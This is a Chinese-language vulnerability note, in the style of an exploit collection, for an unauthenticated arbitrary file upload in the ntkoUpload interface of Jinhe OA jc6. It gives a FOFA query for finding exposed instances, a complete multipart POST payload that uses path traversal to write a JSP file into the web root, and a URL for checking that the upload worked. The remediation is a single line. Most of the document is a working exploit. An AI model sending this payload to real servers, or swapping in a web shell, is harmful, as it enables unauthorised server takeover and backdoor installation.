
J1-3金和-OA-文件上传

漏洞描述：

金和OA jc6系统ntkoUpload接口处存在任意文件上传漏洞，未经身份认证的攻击者可利用此漏洞上传恶意后门文件，最终可导致服务器失陷。

网站图片：



网络测绘：

fofa语法：


app="金和网络-金和OA"

漏洞复现：

payload：

```
POST /jc6/ntkoUpload/ntko-upload!upload.action HTTP/1.1
Host: you_ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Content-Length: 392
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: multipart/form-data; boundary=----zqulxi4ku42pfmoelvc0
Connection: close

------zqulxi4ku42pfmoelvc0
Content-Disposition: form-data; name="filename"

../../../../upload/xicxc2sv1n.jsp
------zqulxi4ku42pfmoelvc0
Content-Disposition: form-data; name="upLoadFile"; filename="xicxc2sv1n.jpg"
Content-Type: image/jpeg

<% out.println(111*111); %>
------zqulxi4ku42pfmoelvc0
Content-Disposition: form-data; name="Submit"

upload
------zqulxi4ku42pfmoelvc0--
```

效果图:
验证url
http://you_ip/upload/请求体中自定义文件名



111

修复建议：

更新到最新系统